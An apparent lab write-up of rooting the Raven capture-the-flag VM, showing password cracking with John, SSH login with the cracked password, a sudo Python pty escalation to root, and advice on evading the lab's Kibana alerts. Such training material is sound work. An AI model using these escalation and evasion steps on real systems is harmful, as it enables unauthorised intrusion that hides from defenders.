
…..



```
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2022-06-11 11:01) 0g/s 39355p/s 39355c/s 15847MC/s 123456..sss
Session completed
root@Kali:/# john -show wp_hashes.txt
user1:pink84

1 password hash cracked, 0 left
```

Exploitation: [Escalate into Root Privileges]

John provided the necessary credentials to gain access to steven’s shell
Python was used to gain access to root privileges




```
root@Kali:/# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jun 12 04:14:11 2022 from 192.168.1.90
$ 
```

```
$ whoami
steven
$ ls
$ pwd
/home/steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# 
```

Exploitation: [Escalate into Root Privileges]

Flag 4 was found



```
root@target1:/home/steven# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Avoiding Detection

Stealth Exploitation of Network Enumeration


Monitoring Overview

- Which alerts detect this exploit? The following alert was configured in Kibana
  - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
  - Packets requests from the same source IP to all destination ports
- Which thresholds do they fire at?
  - The request bytes must exceed 3500 hits each minute


Mitigating Detection

- Specify the number of ports you want to target. Only scan ports that are known to be vulnerable.
- Grade the number of HTTP request send with in a minute.

Stealth Exploitation of Network Enumeration



```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```



Stealth Exploitation of WordPress Enumeration

Monitoring Overview

- Which alerts detect this exploit? The following alert was configured in Kibana
  - WHEN count() GROUPED OVER top 5 ' http.response.status_code ' IS ABOVE 400 FOR THE LAST 5 minutes
- This alert monitors' network packets from clients attempting to access network resources.
  - HTTP errors include unauthorized access requests (401) that may indicate an attacker.
- Which thresholds do they fire at?
  - When there are over 400 http response over a five minute period

Stealth Exploitation of WordPress Enumeration


Monitoring Overview

- How can you execute the same exploit without triggering the alert?
  - Implement a pause for 1 minute after every 100 http requests
- Are there alternative exploits that may perform better?
  - wpscan –stealthy –url http://192.168.1.110/wordpress/ –enumerate u
- Use command line sniffing rather than automated program like wpscan

Stealth Exploitation of Password Cracking

Monitoring Overview

- Which alerts detect this exploit? The following alert was configured in Kibana
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - System CPU processes
- Which thresholds do they fire at?
  - Above 0.5 per 5 minutes



WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes

Stealth Exploitation of Password Cracking

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - If instead of using john on the vulnerable machine , you can move the hashes file onto your own machine so that only your own personal CPU is used. You want to avoid adding or changing files on the vulnerable machine to avoid from detection.

- Are there alternative exploits that may perform better?
  - Hashcat would be a good alternative because its designed to use GPU. Despite that John the Ripper was designed to use CPU.